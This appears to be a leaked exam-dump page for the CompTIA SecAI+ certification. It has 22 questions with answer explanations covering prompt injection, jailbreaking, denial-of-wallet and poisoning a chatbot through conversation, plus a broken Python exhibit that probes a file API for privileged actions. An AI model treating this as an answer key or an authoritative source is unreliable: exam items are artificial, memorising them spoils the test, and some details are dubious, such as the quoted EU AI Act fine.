

CompTIA.CY0-001.v2026-10-31.q64

|                                                                                                                                                           |                                   |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|
| Exam Code:                                                                                                                                                | CY0-001                           |
| Exam Name:                                                                                                                                                | CompTIA SecAI+ Certification Exam |
| Certification Provider:                                                                                                                                   | CompTIA                           |
| Free Question Number:                                                                                                                                     | 64                                |
| Version:                                                                                                                                                  | v2026-10-31                       |
| # of views:                                                                                                                                               | 103                               |
| # of Questions views:                                                                                                                                     | 641                               |
| <a href="https://www.freecram.net/torrent/CompTIA.CY0-001.v2026-10-31.q64.html">https://www.freecram.net/torrent/CompTIA.CY0-001.v2026-10-31.q64.html</a> |                                   |

NEW QUESTION: 1

A multinational company wants to implement an AI-assisted job screening solution.  
Which of the following should the company reference to reduce the risk of incurring compliance-related fines?

- A. International Organization for Standardization (ISO) AI standards
- B. European Union (EU) AI Act
- C. Corporate policy
- D. National Institute of Standards and Technology (NIST) AI Risk Management Framework (RMF)

Answer: (SHOW ANSWER)

Basic Concept: AI systems used in employment contexts such as job screening carry significant regulatory risk. For a multinational company operating in or serving markets covered by the EU AI Act, compliance with this binding regulation is mandatory to avoid substantial fines. CompTIA SecAI+ Exam Objectives cover AI regulatory compliance under Domain 4.

Why B is Correct: The EU AI Act explicitly classifies AI systems used for employment screening, candidate evaluation, and worker management as high-risk AI applications. These systems are subject to strict compliance requirements including mandatory conformity assessments, human oversight, transparency obligations, and registration. Non-compliance can result in fines up to 30 million euros or 6% of global annual turnover. A multinational company implementing AI job screening must reference the EU AI Act as the primary compliance obligation.

Why A is Wrong: ISO AI standards such as ISO 42001 are voluntary management system standards. While useful for best practices, they do not carry legal enforcement power and adherence does not prevent regulatory fines from binding legislation like the EU AI Act.

Why C is Wrong: Corporate policy is an internal governance document that sets organizational standards. It cannot supersede external legal obligations and following only corporate policy does not protect against fines from regulatory bodies enforcing the EU AI Act.

Why D is Wrong: NIST AI RMF is a voluntary American risk management framework. While excellent for AI risk governance, it is not a binding regulation and does not address the legal compliance requirements that generate fines from regulatory authorities in jurisdictions covered by the EU AI Act.

NEW QUESTION: 2

An airline corporation wants to implement a chatbot application using a large language model (LLM) so its customers can ask questions and receive answers about flight details and have the option to upload files.  
Which of the following security controls should the airline use to protect against malicious input and unauthorized use beyond the service-level agreement? (Choose two.)

- A. Prompt guardrails
- B. Role-based access controls
- C. Firewall rules
- D. Model token quotas

**Answer: (SHOW ANSWER)**

Basic Concept: LLM-based chatbots accepting user-uploaded files face two critical risk categories: malicious input injection and resource or cost abuse. CompTIA SecAI+ Study Guide highlights prompt security controls and resource management as key defensive layers for public-facing LLM applications.

Why A is Correct: Prompt guardrails intercept and filter user inputs and model outputs, blocking malicious prompts, prompt injection attempts, and harmful file content before affecting model behavior. Since users can upload files, guardrails are essential for sanitizing and validating that content before processing.

Why D is Correct: Model token quotas directly limit how much of the LLM 's processing capacity a user can consume. This prevents abuse beyond the SLA, including denial-of-wallet attacks or resource exhaustion through excessively large inputs or repeated requests.

Why B is Wrong: Role-based access controls manage who can access what resources. While useful for internal systems, they do not address malicious input content or enforce LLM resource consumption limits for a public-facing chatbot.

Why C is Wrong: Firewall rules operate at the network layer and can block unauthorized IPs or ports but cannot inspect or filter the semantic content of prompts or control token-level LLM usage.

### NEW QUESTION: 3

A healthcare organization plans to deploy a chatbot for appointment scheduling and patient records.

Which of the following is the first step a security administrator should take?

- A. Implement prompt firewalls.
- B. Enable role-based access management
- C. Conduct a risk assessment.
- D. Use a secure data communication channel for chat.

**Answer: (SHOW ANSWER)**

Basic Concept: Before implementing any security controls for an AI system, especially in a highly regulated sector such as healthcare, a risk assessment must first be conducted to understand the specific threats, vulnerabilities, regulatory obligations, and compliance requirements. CompTIA SecAI+ Study Guide emphasizes risk assessment as the foundational first step in any AI security program.

Why C is Correct: A risk assessment identifies what assets need protection, what threats exist, what regulations apply such as HIPAA for healthcare AI, and what the potential impact of various failure modes would be. In healthcare, this is especially critical given the sensitivity of patient records and strict regulatory requirements. The risk assessment results then inform and prioritize all subsequent security control implementations.

Why A is Wrong: Implementing prompt firewalls is a technical security control appropriate after risks have been identified and prioritized. Deploying controls before conducting a risk assessment may address the wrong threats or miss critical vulnerabilities.

Why B is Wrong: Role-based access management is a security control that should be designed based on identified roles and access requirements discovered during risk assessment. It is an implementation step, not the first step.

Why D is Wrong: Using a secure communication channel is a specific technical control for data in transit.

While important, it addresses only one specific risk and should be implemented as part of a comprehensive security strategy informed by a prior risk assessment.

### NEW QUESTION: 4

A SOC team has an AI agent that performs web searches and calls to the SOAR solution. The team is concerned about enterprise uptime and case resolution time.

Which of the following is the most appropriate use of the AI agent?

- A. To analyze and contain offending users or hosts using SOAR playbooks
- B. To perform research using open-source intelligence to enrich the alerts
- C. To aggregate SOC metrics and generate reports for the leadership team
- D. To create tabletop exercises so the team can increase its incident response speed

**Answer: (SHOW ANSWER)**

Basic Concept: AI agents in SOC environments can automate repetitive, rules-based response actions that previously required human intervention. When the primary concerns are enterprise uptime and case resolution time, the AI agent 's ability to autonomously execute containment actions through SOAR is the most impactful application. CompTIA SecAI+ Study Guide covers AI agent use cases in security operations.

Why A is Correct: Using the AI agent to analyze incidents and execute containment actions through SOAR playbooks directly addresses both uptime and resolution time concerns. The agent can immediately analyze alert details, determine the appropriate playbook, and execute containment actions such as isolating compromised hosts or disabling compromised accounts autonomously, without waiting for human intervention. This dramatically reduces mean time to contain threats, improving both uptime and resolution speed.

Why B is Wrong: Enriching alerts with open-source intelligence improves analyst context but is a preparatory step rather than a response action. While valuable, it does not directly reduce resolution time by taking containment actions to stop ongoing threats.

Why C is Wrong: Aggregating metrics and generating leadership reports is an administrative function that consumes agent capacity for non-operational purposes. It improves visibility but does not directly improve uptime or case resolution time for active incidents.

Why D is Wrong: Creating tabletop exercises improves team preparedness over time through training scenarios. While beneficial for long-term capability development, it does not directly address the immediate concerns of enterprise uptime and active case resolution time.

**NEW QUESTION: 5**

An organization implements a domain-specific AI chatbot. After operating normally for weeks, the model returns contextually incorrect responses - treating ' worm ' as a biological pest rather than a computer worm when answering a cybersecurity question.

Which of the following should the organization do to address the issue?

- A.** Configure guardrails.
- B.** Encrypt the weights at rest.
- C.** Apply model access controls.
- D.** Deploy prompt templates.

**Answer:** ([SHOW ANSWER](#))

Basic Concept: Domain-specific AI chatbots can produce contextually inappropriate responses when they lack sufficient domain grounding to disambiguate terms that have different meanings in different contexts. Guardrails can enforce domain-appropriate interpretation and response constraints. CompTIA SecAI+ Study Guide covers guardrails as a mechanism for maintaining model behavioral boundaries.

Why A is Correct: Configuring guardrails allows the organization to enforce domain-specific behavioral constraints on the chatbot, ensuring it interprets ambiguous terms within the correct technical context.

Guardrails can include context-aware rules that recognize when a query is in a cybersecurity context and constrain the model to provide domain-appropriate responses. This directly addresses the issue of the model providing biologically-framed responses to a technical cybersecurity question.

Why B is Wrong: Encrypting model weights at rest protects the model parameters from unauthorized access or modification. It is a data protection control for model intellectual property and does not influence how the model interprets or responds to domain-specific queries at inference time.

Why C is Wrong: Model access controls restrict who can query and modify the model. They manage authorization at the user and system level but do not enforce domain-appropriate response constraints or prevent contextually incorrect answers from being generated.

Why D is Wrong: Prompt templates provide structured, reusable formats for common queries. While they can help standardize how cybersecurity questions are asked, they require users to use the template and do not provide real-time enforcement of domain-appropriate response generation for all input variations.

**NEW QUESTION: 6**

A penetration tester is assessing the controls of a deployed AI system that is designed to search and return the contents of files.

The tester runs the following:

```
#!/usr/bin/env python3
import requests
cmd = ['deleteBuckets', 'getObjects', 'listAcl', 'listPermissions']
url = 'https://myapp.local.dev/locate?file_id="foo.txt";param_1='
count = 0

for i in cmd:
    response = requests.get(url + $i)
    if '200' in response:
        #print(str(response))
        count = count + 1
print(## + ' ' + count + ' ' + ##)
```

SCRIPT OUTPUT: ## 4 ##

Which of the following is the best control to prevent abuse of the system?

- A. Implementing custom detection rules for anomalous model behavior
- B. Segmenting the workload into a separate virtual private cloud (VPC)
- C. Adding a large language model (LLM) guardrails library to the application code
- D. Reducing the privilege scope of the service account

**Answer: (SHOW ANSWER)**

Basic Concept: AI systems that access file systems or databases use service accounts to authenticate.

Applying the principle of least privilege to these service accounts limits the damage that can result from prompt injection or other attacks that cause the AI to perform unauthorized file access. CompTIA SecAI+ Study Guide covers least privilege as a core AI security control.

Why D is Correct: Reducing the privilege scope of the service account implements the least privilege principle, ensuring the AI system can only access files it legitimately needs for its intended function. If an attacker uses prompt injection to abuse the file search capability, the service account's limited permissions prevent access to sensitive files outside the defined scope, containing the blast radius of any exploitation.

Why A is Wrong: Custom detection rules identify anomalous behavior after it occurs. They are detective controls, not preventive controls. They do not stop an attacker from successfully abusing the system; they only alert after abuse has occurred.

Why B is Wrong: VPC segmentation isolates the workload at the network level, limiting lateral movement.

However, it does not restrict what files the AI's service account can access within its own environment, so file abuse attacks within the segment are still possible.

Why C is Wrong: LLM guardrails filter prompt inputs and outputs for policy violations. While useful, they can potentially be bypassed through sophisticated prompt injection. Reducing service account privileges provides a defense-in-depth layer that limits damage even if guardrails are bypassed.

#### NEW QUESTION: 7

Which of the following is most resistant to AI manipulation?

- A. Payloads
- B. AI-generated content
- C. Application programming interface (API) gateway
- D. Attack surface reduction
- E. Antivirus

**Answer: (SHOW ANSWER)**

Basic Concept: AI manipulation attacks exploit vulnerabilities in systems, interfaces, and content. Some security approaches are inherently more resistant to AI-driven attacks because they reduce the available avenues through which manipulation can occur, rather than attempting to detect or block individual attacks.

CompTIA SecAI+ Study Guide covers defensive strategies for AI system protection.

Why D is Correct: Attack surface reduction minimizes the number of entry points, interfaces, and components available for exploitation. By eliminating unnecessary services, APIs, integrations, and features, it reduces the total number of pathways through which AI-driven manipulation attacks can be attempted. Unlike signature- based or behavioral detection, attack surface reduction provides structural resistance regardless of how sophisticated or novel the AI manipulation technique is.

Why A is Wrong: Payloads are the malicious content used in attacks, not a defensive control. Attackers using AI can generate increasingly sophisticated payloads designed to evade detection, making them highly susceptible to AI-driven manipulation rather than resistant to it.

Why B is Wrong: AI-generated content is a product of AI systems and can itself be manipulated or weaponized by adversarial AI. It is not a defense mechanism and is inherently vulnerable to AI-driven manipulation and poisoning.

Why C is Wrong: An API gateway provides a managed access point for API traffic with authentication and filtering capabilities. However, APIs are primary attack targets for AI manipulation and require ongoing security updates. API gateways are less fundamentally resistant than structural attack surface reduction.

Why E is Wrong: Antivirus relies on signatures and behavioral heuristics to detect known malware. AI- powered attacks can generate novel, polymorphic payloads that evade signature detection, making antivirus less resistant to AI manipulation than attack surface reduction.

#### NEW QUESTION: 8

A security analyst finds that the AI system is under a denial-of-wallet attack.

Which of the following should the analyst enforce to protect the company? (Choose two.)

- A. Endpoint access controls
- B. Content delivery network (CDN)
- C. Model fine-tuning
- D. Modality controls
- E. Application programming interface (API) rate controls
- F. Output token controls

**Answer: (SHOW ANSWER)**

Basic Concept: A denial-of-wallet (DoW) attack deliberately generates excessive API calls or token consumption to exhaust an organization ' s AI budget. Since LLM providers charge based on tokens processed, attackers can cause significant financial damage by driving massive usage. CompTIA SecAI+ Study Guide addresses financial abuse vectors in AI systems.

Why E is Correct: API rate controls limit the number of requests a user or application can make within a defined time period. By capping request frequency, rate controls directly prevent attackers from generating the massive API call volume needed to execute a denial-of-wallet attack.

Why F is Correct: Output token controls cap the maximum number of tokens the model can generate per response. Since billing is based on tokens consumed including outputs, limiting output tokens directly caps the cost per request, preventing attackers from triggering extremely long, expensive responses.

Why A is Wrong: Endpoint access controls manage device or network access. They do not directly limit token consumption or API call volume that drives denial-of-wallet costs.

Why B is Wrong: A CDN distributes content geographically to improve performance and absorb traffic. It does not control LLM API billing or token consumption.

Why C is Wrong: Model fine-tuning adjusts model parameters for improved performance on specific tasks. It is a training process that does not address active cost-exhaustion attacks.

Why D is Wrong: Modality controls restrict which input types such as text, images, or audio a model accepts.

While useful for reducing attack surface, they do not directly address the rate or volume of API calls in a DoW attack.

#### NEW QUESTION: 9

A security analyst notices that regardless of user-submitted prompts, an AI model always returns unsanitized responses. These responses are then passed to multiple plug-ins. The analyst is concerned with the potential security implications.

Which of the following Open Worldwide Application Security Project (OWASP) categories addresses this vulnerability?

- A. Misinformation
- B. Prompt injection
- C. Unbounded consumption
- D. Improper output handling

**Answer: (SHOW ANSWER)**

Basic Concept: OWASP has published the Top 10 vulnerabilities for Large Language Model Applications, each addressing a distinct category of LLM security risk. Understanding which OWASP category maps to specific LLM vulnerability scenarios is a key competency in the CompTIA SecAI+ Study Guide under securing AI systems.

Why D is Correct: Improper output handling (OWASP LLM02) occurs when an application passes LLM- generated outputs to downstream systems such as plug-ins, web browsers, or databases without proper validation, sanitization, or encoding. This can enable XSS, SQL injection, remote code execution, or other injection attacks against plug-ins and downstream systems. The scenario exactly matches this: unsanitized AI responses are automatically passed to multiple plug-ins, which could execute malicious content in the model ' s output.

Why A is Wrong: Misinformation refers to the AI generating false or misleading content that users might believe. It is a content accuracy concern related to hallucinations and false information propagation, not a vulnerability describing how model outputs are handled by downstream systems.

Why B is Wrong: Prompt injection involves crafting inputs to manipulate model behavior and override instructions. While it can be a contributing cause of unsafe outputs, the vulnerability described - passing unsanitized outputs to plug-ins - is specifically the output handling failure, not the injection mechanism itself.

Why C is Wrong: Unbounded consumption (OWASP LLM10) refers to resource exhaustion attacks including denial-of-wallet and denial-of-service through excessive token consumption. It addresses resource management vulnerabilities, not the security implications of passing model outputs to downstream systems.

#### NEW QUESTION: 10

An automobile manufacturer implements a chatbot to assist with configuration options for customer automobiles. Given a customer ' s prompt, the chatbot gives offensive responses.

Which of the following describes this behavior?

- A. Model skewing
- B. Model theft
- C. Jailbreaking
- D. Insecure output handling

**Answer: (SHOW ANSWER)**

Basic Concept: AI chatbots are designed with safety guidelines and content policies that prevent them from generating harmful, offensive, or inappropriate content. When users find ways to bypass these restrictions through crafted prompts, they have " jailbroken " the model. CompTIA SecAI+ Study Guide covers jailbreaking as a key AI vulnerability category.

Why C is Correct: Jailbreaking is the process of using cleverly crafted prompts to bypass an AI model ' s built- in safety restrictions, content policies, and behavioral guardrails, causing it to produce outputs it was designed to refuse. The scenario describes a chatbot that was designed for automobile configuration assistance but is producing offensive responses following customer prompts, indicating that customers have successfully prompted the model to bypass its safety constraints and generate prohibited content.

Why A is Wrong: Model skewing refers to attacks or biases that cause a model to favor certain outputs or perspectives systematically over time, often through data manipulation. It describes a gradual distortion of model behavior, not a direct user-prompted bypass of safety restrictions in a single interaction.

Why B is Wrong: Model theft involves extracting or replicating a proprietary model ' s functionality or architecture through repeated queries. It is an intellectual property attack aimed at stealing the model ' s knowledge, not an attack that causes the model to produce offensive content.

Why D is Wrong: Insecure output handling occurs when an application fails to properly validate or sanitize AI-generated outputs before using them in ways that could cause harm such as passing AI output directly to a system command or database query. It describes a developer implementation vulnerability, not the act of a user prompting a model to bypass its safety constraints.

#### NEW QUESTION: 11

Which of the following would most likely be used to prove that an image is AI generated?

- A. Human validation

- B.** Guardrails
- C.** Diffusion
- D.** Watermarking

**Answer:** ([SHOW ANSWER](#))

Basic Concept: As AI-generated images become increasingly indistinguishable from authentic photographs, technical mechanisms are needed to definitively identify synthetic content. Embedding verifiable markers in AI-generated content at creation time provides a reliable provenance trail. CompTIA SecAI+ Study Guide covers digital content authentication and AI provenance controls.

Why D is Correct: Watermarking embeds invisible or visible identifying markers into AI-generated images at the point of creation. These watermarks can be cryptographic, steganographic, or perceptual in nature and survive compression, cropping, and other common image manipulations. When an image 's provenance is questioned, watermark detection tools can analyze it to confirm AI generation. This is the primary technical mechanism for proving AI image origin as supported by the Content Authenticity Initiative and C2PA standards.

Why A is Wrong: Human validation relies on subjective visual inspection by experts to determine if an image appears AI-generated. Modern AI image generation has advanced to the point where human reviewers frequently cannot distinguish synthetic from authentic images, making this approach unreliable for definitive proof.

Why B is Wrong: Guardrails are input and output filtering controls for AI systems. They restrict what content an AI can generate but do not create verifiable proof of an image 's AI origin after generation.

Why C is Wrong: Diffusion refers to the diffusion model architecture used to generate images. It describes the creation process, not a verification mechanism. Knowing that diffusion models were used does not help prove a specific image was AI-generated after the fact.

#### **NEW QUESTION: 12**

An attacker successfully completes a denial-of-service (DoS) attack through the context window of an AI system. Thousands of characters are obfuscated and hidden behind an emoji.

Which of the following techniques best mitigates this type of attack?

- A.** Fraud detection
- B.** Large language model (LLM)-as-a-judge
- C.** Pattern recognition
- D.** Prompt filter

**Answer:** ([SHOW ANSWER](#))

Basic Concept: Context window DoS attacks flood an LLM 's context with obfuscated content to exhaust processing resources or manipulate model behavior. Attackers may hide large amounts of text behind Unicode characters like emojis. CompTIA SecAI+ Study Guide identifies prompt filtering as the primary defense against input-based attacks on LLMs.

Why D is Correct: A prompt filter inspects incoming inputs before they reach the LLM, detecting and blocking malicious content including obfuscated text hidden behind Unicode characters or emojis. By analyzing input structure, character counts, hidden content, and encoding anomalies, prompt filters can identify and reject attacks that attempt to abuse the context window, preventing resource exhaustion.

Why A is Wrong: Fraud detection systems are designed to identify fraudulent transactions or activities in structured data contexts. They are not designed to inspect LLM prompt structures for obfuscated content attacks on context windows.

Why B is Wrong: LLM-as-a-judge uses a secondary LLM to evaluate the quality or safety of another model 's outputs. It operates post-generation and cannot prevent a DoS attack that occurs during input processing before output is generated.

Why C is Wrong: Pattern recognition can identify known attack patterns but requires the attack to match pre- learned patterns. Novel obfuscation techniques using Unicode or emoji hiding may evade pattern-based detection without dedicated prompt filtering logic.

#### **NEW QUESTION: 13**

Which of the following types of prompts best describes a developer's input that informs AI interactions?

- A.** System
- B.** User
- C.** Zero-shot
- D.** Multi-shot

**Answer:** ([SHOW ANSWER](#))

Option A is correct because a system prompt contains the developer- or platform-defined instructions that establish how the AI should behave throughout an interaction. It can define the model's role, objectives, prohibited actions, response style, tool-use boundaries, and security constraints before the user submits a request. That description matches an input supplied by a developer to govern later AI interactions. Option B is the end user's prompt or request; it expresses what the user wants in a particular turn and normally has lower authority than system-level instructions. Option C, zero-shot prompting, describes asking the model to perform a task without providing an example. Option D, multi-shot prompting, supplies multiple examples to demonstrate the desired input or output pattern. Neither zero-shot nor multi-shot identifies the authority or source of the instruction. In a secure AI application, system instructions should be protected from unauthorized modification, tested for conflicts, and reinforced with technical controls rather than treated as the sole security boundary. The essential distinction is prompt hierarchy: system instructions configure persistent behavior, while user prompts request individual tasks.

#### NEW QUESTION: 14

An internal user enters a client credit card number into an internal generative machine learning (ML) model:

#User prompt: Customer Jane Doe has a new credit card that she wants to add to her account. The number is

5555-5555-5555-5555

Which of the following is the most effective way to prevent prompt injection attacks against a large language model (LLM)?

**A.** Guardrails

**B.** Antivirus

**C.** Web application firewall (WAF)

**D.** Role-based access control

**Answer: (SHOW ANSWER)**

Basic Concept: Prompt injection occurs when malicious content embedded in user input manipulates an LLM

's behavior, causing it to leak sensitive data, bypass restrictions, or execute unintended actions. Preventing such attacks requires mechanisms that inspect and filter content at the prompt level. CompTIA SecAI+ covers LLM-specific security controls extensively.

Why A is Correct: Guardrails are purpose-built controls that inspect, filter, and constrain both input prompts and output responses in LLM systems. They can detect sensitive data patterns such as credit card numbers, block prompt injection payloads, enforce content policies, and prevent the model from processing or outputting restricted information. Guardrails are the primary LLM-native defense against prompt injection as cited in the CompTIA SecAI+ Study Guide.

Why B is Wrong: Antivirus software detects known malware signatures in files and executables. It does not inspect or understand the semantic content of LLM prompts and cannot detect or block prompt injection attacks.

Why C is Wrong: A WAF operates at the HTTP layer inspecting web requests and responses against rule sets.

While it can block some patterns, it lacks the contextual intelligence to understand LLM prompt semantics and cannot prevent sophisticated injection attacks.

Why D is Wrong: Role-based access control manages who can access which resources. It controls authorization but does not inspect the content of prompts to prevent injection attacks once a user has legitimate access.

#### NEW QUESTION: 15

Which of the following controls is the best way to mitigate a denial-of-service (DoS) attack?

**A.** Model guardrails

**B.** Rate limiting

**C.** End-to-end encryption

**D.** Access controls

**Answer: (SHOW ANSWER)**

Basic Concept: DoS attacks overwhelm AI systems by sending excessive requests that exhaust computational resources, memory, or bandwidth, preventing legitimate users from being served. The primary defense against volume-based attacks is throttling the rate at which requests can be processed. CompTIA SecAI+ Exam Objectives identify rate limiting as the key DoS mitigation control for AI systems.

Why B is Correct: Rate limiting directly addresses the root mechanism of DoS attacks by restricting the number of requests any single client or IP address can submit within a defined time window. By enforcing request quotas, rate limiting prevents attackers from generating the request volume necessary to overwhelm the system while preserving capacity for legitimate users. It is the most direct and effective preventive control against DoS attacks on AI APIs and services.

Why A is Wrong: Model guardrails inspect and filter the content of prompts and responses for policy compliance and safety. They operate at the semantic content level, not at the request volume level, and cannot prevent resource exhaustion from high-volume request flooding.

Why C is Wrong: End-to-end encryption protects the confidentiality and integrity of data in transit. Encrypted DoS traffic is just as damaging as unencrypted traffic; encryption does not limit request rates or prevent resource exhaustion.

Why D is Wrong: Access controls restrict who can interact with the system, which can reduce the potential attacker pool. However, authenticated users and compromised accounts can still launch DoS attacks, and access controls alone cannot prevent high-volume attacks from authorized sources.

#### NEW QUESTION: 16

A healthcare company deploys an AI chatbot that implements retrieval-augmented generation (RAG) using the company ' s historical data set. The chatbot output contains patient information.

Which of the following is the most effective technique to mitigate this vulnerability?

**A.** Masking

**B.** Classification

**C.** Minimization

**D.** Normalization

**Answer: (SHOW ANSWER)**

Basic Concept: When an AI chatbot powered by RAG retrieves and outputs sensitive patient information such as names, medical histories, or identifiers, the risk of Protected Health Information (PHI) disclosure must be mitigated. CompTIA SecAI+ Study Guide covers data protection techniques for AI systems handling sensitive health data.

Why A is Correct: Masking replaces sensitive data values such as patient names, dates of birth, medical record numbers, and diagnoses with redacted or anonymized equivalents in the chatbot ' s output. Even if the RAG system retrieves records containing patient information, masking ensures that the sensitive fields are obscured before the response is presented to the user. This directly prevents PHI disclosure while allowing the chatbot to provide useful responses based on the underlying data patterns.

Why B is Wrong: Classification involves categorizing data by its sensitivity level such as public, internal, confidential, or restricted. While it identifies which data requires protection, classification alone does not transform or obscure the sensitive values in chatbot outputs.

Why C is Wrong: Data minimization is a privacy principle that limits data collection to only what is necessary for the specified purpose. While valuable as a design principle when building the RAG knowledge base, it is a data governance strategy rather than a technical output control that can be applied to mitigate existing PHI disclosure in chatbot responses.

Why D is Wrong: Normalization is a data processing technique that scales numerical values to a standard range or standardizes data formats. It is a preprocessing step for improving model training efficiency, not a data protection technique for preventing patient information disclosure in AI outputs.

**Valid CY0-001 Dumps** shared by ExamDiscuss.com for Helping Passing CY0-001 Exam! ExamDiscuss.com now offer the **newest CY0-001 exam dumps**, the ExamDiscuss.com CY0-001 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com CY0-001 dumps with Test Engine here: <https://www.examdisscuss.com/CompTIA/exam/CY0-001/premium/> (**163 Q&As** Dumps, **35%OFF** Special Discount Code: **freecram**)

#### NEW QUESTION: 17

An IT company implements an adaptable chatbot that learns from user prompts. Based on the conversation shown - where User 2 injected false information about a company acquisition that caused the chatbot to give incorrect responses to User 3 - which of the following compensating controls should an administrator implement to mitigate the issue?

**A.** Data encryption

**B.** Rate-limiting application programming interfaces (APIs)

**C.** Transfer learning

**D.** Guardrails

**Answer:** ([SHOW ANSWER](#))

Basic Concept: A chatbot that learns from user prompts is vulnerable to data poisoning through conversational injection. Malicious users can deliberately introduce false information that the chatbot incorporates into its knowledge, corrupting responses for subsequent users. CompTIA SecAI+ Study Guide identifies this as a real-time data poisoning vector requiring guardrail controls.

Why D is Correct: Guardrails prevent the chatbot from accepting and incorporating unverified, irrelevant, or potentially malicious information injected by users. They enforce boundaries on what the chatbot can learn from user interactions, validate that information aligns with the system ' s purpose and known facts, and block outputs based on poisoned knowledge. Guardrails are specifically designed to prevent the type of conversational data poisoning demonstrated where a user ' s false claim corrupted the model ' s subsequent responses.

Why A is Wrong: Data encryption protects the confidentiality of data in transit and at rest. It does not prevent a chatbot from accepting and acting on false information that users deliberately inject into the conversation.

Why B is Wrong: API rate limiting restricts the frequency of requests. While it can limit the number of poisoning attempts a single user can make, it does not prevent the chatbot from learning from and propagating false information when requests are made at an acceptable rate.

Why C is Wrong: Transfer learning is a training technique that adapts knowledge from one domain to another.

It is a model development approach, not a runtime control that prevents users from injecting false information into a deployed chatbot.

#### **NEW QUESTION: 18**

A security operations center (SOC) analyst needs to automate multiple security tasks by breaking them down into smaller parts.

Which of the following AI tools is the best for this task?

**A.** Agentic AI

**B.** Retrieval-augmented generation (RAG) AI

**C.** Generative AI

**D.** Chatbot

**Answer:** ([SHOW ANSWER](#))

Basic Concept: Modern security operations require automation of complex, multi-step workflows. Different AI architectures have different capabilities. Understanding which AI type is best suited for task decomposition and autonomous execution is fundamental to AI-assisted security operations. CompTIA SecAI+ covers agentic AI capabilities under AI-assisted security.

Why A is Correct: Agentic AI systems are specifically designed to autonomously plan, decompose complex tasks into subtasks, execute multi-step workflows, use tools and APIs, and adapt their approach based on intermediate results. For a SOC analyst needing to automate multiple security tasks as a series of smaller coordinated steps, agentic AI is the ideal architecture as it can orchestrate an entire workflow including threat hunting, alert investigation, log analysis, and response actions.

Why B is Wrong: RAG AI enhances language model responses by retrieving relevant documents from a knowledge base. While useful for answering questions with current information, it is not designed for autonomous multi-step task execution or workflow automation.

Why C is Wrong: Generative AI creates content based on prompts including text, code, and summaries. While it can assist with individual tasks, it requires continuous human prompting for each step rather than autonomously breaking down and executing complex multi-step security workflows.

Why D is Wrong: A chatbot is a conversational interface designed for question-answering or guided dialogue.

It responds reactively to user input rather than proactively planning and executing multi-step automated security workflows.

#### **NEW QUESTION: 19**

Which of the following International Organization for Standardization (ISO) standards should be selected for certification to use for third-party assurance for responsible AI practices?

**A.** 20000

**B.** 27001

**C.** 27701

**D.** 42001

**Answer: (SHOW ANSWER)**

Basic Concept: ISO develops international standards for management systems across various domains. For organizations seeking third-party certification demonstrating commitment to responsible AI governance practices, the appropriate ISO standard must specifically address AI management systems. CompTIA SecAI+ Exam Objectives cover ISO standards relevant to AI governance under Domain 4.

Why D is Correct: ISO 42001 is the International Standard for Artificial Intelligence Management Systems (AIMS). It provides a framework for establishing, implementing, maintaining, and continually improving an AI management system within organizations. ISO 42001 certification provides third-party assurance specifically for responsible AI practices including risk management, transparency, human oversight, and ethical AI governance - directly answering the question.

Why A is Wrong: ISO 20000 is the standard for IT Service Management (ITSM). It provides requirements for establishing and maintaining a service management system for IT services. It does not address AI governance or responsible AI practices.

Why B is Wrong: ISO 27001 is the standard for Information Security Management Systems (ISMS). It addresses general information security risk management, not AI-specific governance or responsible AI practices such as fairness, transparency, and AI lifecycle management.

Why C is Wrong: ISO 27701 extends ISO 27001 to address Privacy Information Management (PIMS), covering personal data protection requirements aligned with GDPR. While relevant to data privacy in AI systems, it does not specifically certify responsible AI governance practices.

#### NEW QUESTION: 20

Which of the following job roles in an organizational governance structure develops a model from business use cases?

- A. Platform architect
- B. AI risk analyst
- C. Machine learning operations (MLOps) engineer
- D. Data scientist

**Answer: (SHOW ANSWER)**

Basic Concept: In AI governance, each role holds distinct responsibilities. Understanding these roles is core to CompTIA SecAI+ Domain 4 (AI Governance, Risk, and Compliance).

Why D is Correct: The Data Scientist is responsible for translating business use cases into working AI/ML models. They analyze business requirements, identify the appropriate machine learning approach, and develop models that fulfill specific business objectives. According to the CompTIA SecAI+ Study Guide, data scientists bridge raw data and actionable AI solutions by building and validating models derived from business-driven needs.

Why A is Wrong: A Platform Architect designs and manages the infrastructure and technical platforms hosting AI systems. Their focus is architectural design of the environment, not model development from business use cases.

Why B is Wrong: An AI Risk Analyst identifies, evaluates, and mitigates risks associated with AI adoption. Their role is governance and risk-oriented, not model creation.

Why C is Wrong: An MLOps Engineer operationalizes, deploys, monitors, and maintains AI models in production. They take models already built by data scientists and ensure reliable operation at scale, not develop them from business use cases.

#### NEW QUESTION: 21

A team of engineers builds an application using a large language model (LLM). The application is built on Linux and is hosted on a virtual server. Users must create an account in order to access and use the platform.

Which of the following should the team do to protect the account credentials?

- A. Patch the model with the latest data set.
- B. Update the Linux and virtual servers.
- C. Implement hashing and encryption.
- D. Deploy an authenticated application programming interface (API).

**Answer: (SHOW ANSWER)**

Basic Concept: User account credentials stored in a database must be protected against unauthorized disclosure. The security of credentials at rest requires cryptographic controls that prevent even database administrators or attackers with database access from reading plaintext passwords. CompTIA SecAI+ Study Guide covers credential security controls as part of AI application security.

Why C is Correct: Implementing hashing and encryption for credential protection is the industry-standard approach. Passwords should be hashed using strong, slow algorithms such as bcrypt, Argon2, or scrypt with unique salts, making them computationally infeasible to reverse even if the database is compromised.

Additional sensitive credential data can be encrypted. Together, hashing and encryption ensure that account credentials remain protected even if the underlying storage is accessed by unauthorized parties.

Why A is Wrong: Patching the model with new datasets updates the AI model 's training data and knowledge. It does not address the security of user account credentials stored in the application 's authentication database.

Why B is Wrong: Updating Linux and virtual server software patches system vulnerabilities and is important for overall security hygiene. However, it does not implement specific protections for the account credentials themselves stored in the application database.

Why D is Wrong: Deploying an authenticated API requires users to authenticate to use the API, improving access control. While this complements credential security, it does not protect the storage of credentials at rest and does not replace hashing and encryption of the credential values themselves.

### NEW QUESTION: 22

Which of the following attacks is most enabled by AI-generated content?

**A.** Model poisoning

**B.** Phishing

**C.** Ransomware

**D.** Remote code execution

**Answer: ([SHOW ANSWER](#))**

Basic Concept: AI-generated content including personalized text, synthetic voice, and deepfake video has dramatically enhanced the effectiveness and scalability of social engineering attacks. Understanding how AI amplifies specific attack types is key to CompTIA SecAI+ basic AI concepts in the cybersecurity context.

